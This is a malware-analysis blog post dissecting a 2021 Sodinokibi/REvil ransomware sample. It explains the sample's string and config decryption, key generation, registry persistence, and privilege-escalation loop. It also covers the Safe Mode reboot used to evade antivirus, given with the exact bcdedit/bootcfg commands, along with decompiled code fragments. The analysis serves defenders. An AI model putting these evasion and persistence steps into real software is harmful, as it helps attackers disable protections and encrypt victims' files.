Sodinokibi Ransomware Analysis

goggleheadedhacker.com/blog/post/sodinokibi-ransomware-analysis

Jacob Pimental May 2, 2021

02 May 2021

Back in March, a new version of the Sodinokibi (AKA REvil) Ransomware was released. Sodinokibi is a Ransomware-as-a-Service (RaaS) provider that has been covered in the news quite a bit. With the new version out, I decided to give a technical analysis of how it operates. I got the sample from an overview of the new features that R3MRUM gave in a tweet towards the end of March. The file, whose hash is `12d8bfa1aeb557c146b98f069f3456cc8392863a2f4ad938722cd7ca1a773b39`, can be found on VirusTotal or Any.Run.

> 🆕 #REvil v2.05
>
> -smode switch configures OS to boot into safe mode w/ networking via:
>
> (pre-Vista) bootcfg /raw /a /safeboot:network /id 1
> or
> (Vista+) bcdedit /set {current} safeboot network
>
> configures auto-lognn via WinLogon 🔑 w/ 'DTrump4ever' password
>
> — R3MRUM (@R3MRUM) March 26, 2021

Background

Sodinokibi, or REvil, was first discovered in April of 2019 where it was seen exploiting a vulnerability in Oracle WebLogic. It shares many similarities to the GandCrab ransomware strain that retired around the same time Sodinokibi popped up, leading researchers to speculate whether this ransomware is operated by the same people.

Being a Ransomware-as-a-Service means that clients will pay the operators for access to the latest version and have the group operate the infrastructure for them. There are two fields in Sodinokibi's configuration that will keep track of the client and the particular client campaign during which the ransomware is deployed. You can find this information in the configuration section below.

Sodinokbi has been seen used in several notable breaches including Travelex and Acer. The group has recently updated the strain to add a new feature that will reboot Windows into Safe Mode to bypass AV.

Analysis TL;DR

Sodinokibi will start by dynamically building an import table to make it harder for analysts to statically analyze the sample. It also uses encrypted strings throughout the binary to make it difficult to analyze. During the initial startup phase, Sodinokibi will decrypt its configuration using RC4 which contains information such as C2 domains and one of the public keys Sodinokibi will use when encrypting files.

After the initial startup phase, Sodinokibi will check the user's language and keyboard layout to see if they are in a whitelisted location. If not, then the ransomware will generate a public and private key pair using the Elliptic-Curve Diffie-Hellman algorithm. Sodinokibi stores private and public keys as well as other important information in specific registry keys to use next time the sample is run.

This version of Sodinokibi comes with a new feature known as SafeMode which will reboot the compromised computer into Windows Safe Mode with Networking. This will prevent most antivirus software from running which means Sodinokibi can run without issue.

If the `exp` value in the configuration is set to `true`, Sodinokibi will attempt to escalate privileges by prompting the user in an endless loop. After this, Sodinokibi will delete shadow copies and kill any processes or services that match a list stored in its configuration. It will also send information about the computer it is running on as well as the generated private key to a list of C2 domains during this phase.

Finally, Sodinokibi will use Windows IO Completion Ports to quickly encrypt files on the system, ignoring those that match the whitelisted filenames. The files are encrypted using the Salsa20 algorithm with a metadata blob the attacker can use to decrypt the file being appended to the end. Sodinokibi can walk through local drives as well as network shares depending on if the `-nolan` and `-nolocal` command-line switches are set. After all the files are encrypted, Sodinokibi will change the user's background to tell them to read the ransom note.

Anti-Analysis Features Used in Sodinokibi

Dynamic Import Address Table (IAT)

Sodinokibi will manually load the import address table as an anti-analysis technique. It does this by looping through a list of DWORDs and putting the correct function pointer into the IAT depending on the value of the DWORD. To bypass this technique, I ran the binary in x64dbg and dumped it after the call to the IAT population function using Scylla. This allowed me to continue analyzing this sample statically without having to worry about which functions were being called.

String Encryption

Most of the strings in the Sodinokibi sample were encrypted. The string decryption function will take five arguments: an address in memory that is served as a base, the offset from that base to the start of the key, the key length, the length of the ciphertext, and a pointer to the target variable to populate with the decrypted string.

```
string_decrypt(0xb40278, 0x86e, 0xe, 0x32, (int32_t)&var_blm);
```


String Decryption Function

The function will then take the data from `base + offset` : `base + offset + key_length` and store it in a buffer that it will use as a key. It will use that key to RC4 decrypt the data at `base + offset + key_length` : `base + offset + key_length + ciphertext_length`. It will store the RC4 decrypted result in the `target` variable.

```
void __cdecl sbox_generation(int32_t arg_8h, int32_t arg_ch, int32_t arg_10h)
{
    uint8_t uVar1;
    uint32_t uVar2;
    uint32_t uVar3;
    int32_t var_4h;

    uVar3 = 0;
    uVar2 = 0;
    do {
        *(char *)(uVar2 + arg_8h) = (char)uVar2;
        uVar2 = uVar2 + 1;
    } while (uVar2 < 0x100);
    var_4h = 0;
    do {
        uVar1 = *(uint8_t *)(var_4h + arg_8h);
        uVar3 = (uint32_t)uVar1 + *(uint8_t *)((uint32_t)var_4h % (uint32_t)arg_10h + arg_ch) + uVar3 & 0xff;
        *(undefined *)(var_4h + arg_8h) = *(undefined *)(uVar3 + arg_8h);
        var_4h = var_4h + 1;
        *(uint8_t *)(uVar3 + arg_8h) = uVar1;
    } while ((uint32_t)var_4h < 0x100);
    return;
}
```

Substitution Box generation algorithm which led me to believe this was RC4



Structure of the encrypted data

From this information, I created a small script in Python that will take the first four parameters passed into the decryption function and return the resulting string. You can find that script on my GitHub.

Configuration Information

The configuration for the Sodinokibi sample is stored as an RC4 encrypted JSON string in a section of the binary appropriately named `.cfg`. The key for decrypting the configuration is contained in the first 32 bytes of the section. After that section is a CRC hash of the ciphertext that Sodinokibi uses to validate the data before decrypting. Below is a table of all four parts of the section:

Offset (Bytes)	Data
0x0 - 0x20	RC4 Key
0x20 - 0x24	CRC Hash of Ciphertext
0x24 - 0x28	Length of Ciphertext

Offset (Bytes)	Data
0x28 - …	Ciphertext

The configuration structure is stored in JSON and contains 19 keys. Below is a table of the information stored in the config:

Field	Description
pk	Public Key stored as a Base64 encoded string
pid	Unique value that identifies the client
sub	Unique value that identifies the campaign
dbg	Determines whether or not to check the keyboard layout and system language to determine the user's location
et	Encryption type to use: • 0 - Encrypt all data in a file • 1 - Encrypt only the first MB of a file • 2 - Encrypt 1 MB then skip the next MBs specified by the `spsize` field
spsize	Number of MBs to skip when `et` is set to 2
wipe	Unused
wfld	Unused
wht	Contains three lists of whitelisted objects: • fld: Whitelisted Folders • fls: Whitelisted Files • ext: Whitelisted Extensions
prc	List of processes to terminate
dmn	List of C2 domains separated by ";"
net	Whether or not to send information to C2
svc	List of services to close and delete
nbody	Body of ransom note stored as a Base64 encoded string
nname	Filename for the ransom note
exp	Whether or not to attempt running the application with Administrator privileges

Field	Description
img	Text to add to the desktop background alerting users that their files are encrypted. Stored as a Base64 encoded string
arn	Whether or not to set a registry key to have the application run on startup
rdmcnt	Maximum number of folders to write the ransom note to. If zero, write the ransom note to all folders

An interesting thing to note is that both of the unused fields in the configuration were used in previous versions of Sodinokibi. According to an analysis done from Panda Security, the `wipe` value was used to determine if Sodinokibi would delete directories stored in the `wfld` value.

The full config from this particular sample can be found here.


Command-line Arguments

The newest version of Sodinokibi has seven optional command-line switches that control different aspects of the infection process. The table below gives an overview of the different switches available:

Switch	Description
nolan	Do not encrypt network shares
nolocal	Do not encrypt local files
path	Specify directory to encrypt
smode	Reboots the computer in Windows Safe Mode
silent	Do not kill processes and services
fast	Only encrypts the first MB of a file (sets `et` to 1)
full	Encrypts entire file (sets `et` to 0)

Language Checks

One of the first things Sodinokibi will do is identify the user's location based on the language of the system and the user's keyboard layout. Sodinokibi utilizes the `GetUserDefaultUILanguage` and `GetSystemDefaultUILanguage` functions to get the language code and then runs that code against a list of hardcoded values. If the system language matches, then the program will exit.




List of languages that are whitelisted from being encrypted

Next, it will get a list of input locale identifiers for the system using the `GetKeyboardLayoutList` function. It will take the last byte of these codes and compare them to a hardcoded list of values. If any of the input locale identifiers match, then execution is halted.

List of input locale codes Sodinokibi looks for

Key Generation

Sodinokibi will use the elliptic curve algorithm Curve25519 to generate a public and private key pair as well as shared keys that will be used for encryption. Once the key pair is generated, Sodinokibi will take the new private key and encrypt it using the public key in the configuration, `pk`, and another public key that is stored in the binary.



Code snippet that shows public/private key pair being generated and private key being encrypted

The encryption process works by creating a new, temporary key pair we'll call `tmp_key` and creating a shared key between the private `tmp_key` and the public key passed into the function. We will call this `shared_key` for simplicity's sake. Next, Sodinokibi will generate a random 16 byte IV value. It will then use the IV and `shared_key` to encrypt the data that is passed into the function using AES. Finally, Sodinokibi will take the newly encrypted data and append the value of `shared_key`, the IV, and the CRC hash of the encrypted data to the end.

Function used to encrypt the private key


For the ransomware operator to decrypt the data, they would need to use the `shared_key` and their own private key to generate a new Curve25519 shared key. They can use this newly generated shared key to decrypt the data.

Analysts from Intel471 managed to find the exact open-source implementation of what Sodinokibi is using to implement the Curve25519 algorithm. You can read their full report on it here.

Persistence

Run On Startup

If the value of `arn` in Sodinokibi's configuration info is set to `true`, then it will attempt to make itself persistent by creating a registry key under `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. It will create the key `qZhotTgfr3` with the path to the binary as the value. This will allow the malware to run every time the user reboots their machine.



Function that will allow the ransomware to run on startup

Reg Key Creation

Sodinokibi will also store important information such as generated keys in the registry to retrieve them next time it runs. It will store these keys under `SOFTWARE\BlackLivesMatter`. The table below shows the keys it creates and their values:

Key	Value
54k	Contains the value of `pk` from the configuration
Krdfp	Contains the private key encrypted by the public key in the configuration
a0w0	Contains the public key generated from elliptic curve function
hq0G6X	Contains the private key encrypted by the public key in the binary
XFx41h1r	Contains an encrypted string containing information that is sent to C2 servers (see C2 Communication section for more info)
x4WHjRs	Contains the random file extension that gets appended to encrypted files

Sodinokibi SafeMode

One of the new features from this version of Sodinokibi is the `-smode` flag. When running with this flag, Sodinokibi will reboot the computer into Windows Safe Mode with Networking. The reason for this is that most Antivirus software will not run when Windows is in Safe Mode. This allows Sodinokibi to bypass most Antivirus products easily.

To set up SafeMode, Sodinokibi will grab the current username and change its password to “DTrump4ever”. It will then enable Autologon privileges for the user by editing the `SOFTWARE\Microsoft\Windows NT\CurrentVersion\winlogon` registry key. It will also enable the setting for the user to log in with Administrator privileges by default.


Code that sets automatic logon and changes user password

After this, the ransomware will set the `SOFTWARE\Microsoft\CurrentVersion\RunOnce` registry key to set itself to run on the next startup. It will store this information in the registry key `AstraZeneca`. It will then set the computer to boot into Windows Safe Mode on the next startup using either `bootcfg` or `bcdedit` depending on the Windows version. You can find the commands in the table below:

Windows Version	Command
Win7 or Greater	`bcdedit /set {current} safeboot network`
Vista or Below	`bootcfg /raw /a /safeboot:network /id 1`

To ensure these changes aren't permanent, the malware will set one more registry key under `RunOnce` called `MarineLePen`. This will contain another `bootcfg` or `bcdedit` command that will undo the changes on startup.

Windows Version	Command
Win7 or Greater	`bcdedit /deletevalue {current} safeboot`
Vista or Below	`bootcfg /raw /fastdetect /id 1`




Code that sets the computer to boot into Windows Safe Mode

Finally, the function will restart the computer by running the command `SHUTDOWN -r -f -t 02`.

Privilege Escalation

If the value of `exp` in Sodinokibi's configuration is set to `true`, it will attempt to escalate privileges to Administrator. First, the malware will get a handle to the current process using `GetCurrentProcess`. It will then check the current permissions that the process is running using `OpenProcessToken` and `GetTokenInformation`. If the application is already running as Administrator, then the function will exit. If not, it will use the `runas` command through the function `ShellExecute` to prompt the user to run the application with Administrator privileges. It will continue to prompt the user in an endless loop until the user finally accepts.




Function that will elevate Sodinokibi's privileges

Service and Process Killing

If Sodinokibi is run without the `-silent` switch, it will attempt to kill processes and services that match the values in the `prc` and `svc` lists in the configuration. It will start this by spawning a thread that will create a COM Object for `IWbemServices`. Sodinokibi will use this COM Object to search for newly created processes or modified services with the following queries:


```
SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA
'Win32_Process'
SELECT * FROM __InstanceModificationEvent WITHIN 1 WHERE TargetInstance ISA
'Win32_Service'
```

The `IWbemServices::ExecMethodAsync` function, shown as offset `0x5c` of the created COM Object, will send the results to an `IWbemObjectSink` Interface which runs them through another function at offset `0xb32809`. This function will compare the process/service name against the lists in the configuration and kill them if they match.



Function that kills processes and services using COM Objects

Next, Sodinokibi will use the Service Control Manager to loop through all active services and kill them. It does this by getting a handle to the SCManager object by calling `OpenSCManager` with “ServicesActive” as one of the arguments. Then it will use `EnumServicesStatusExW` to enumerate the returned services and compare each service name to the list in `svc`. If they match, then Sodinokibi will delete the service using the `DeleteService` function.



Function that deletes services using Service Control Manager

Finally, Sodinokibi will loop through any active processes using the `Process32FirstW` and `Process32NextW` functions and run the process name against the `prc` list. If the `prc` list contains the process name, then the process will be terminated using the

`TerminateProcess` function.

```
iVar1 = (*_sym.imp.kernel32.dll_Process32FirstW)(hObject, &var_22ch);
while (iVar1 != 0) {
    iVar2 = (*(code *)arg_10h)(arg_ch, &var_22ch);
    if ((iVar2 != 0) && (arg_8h != 0)) break;
    iVar1 = (*_sym.imp.kernel32.dll_Process32NextW)(hObject, &var_22ch);
}
```

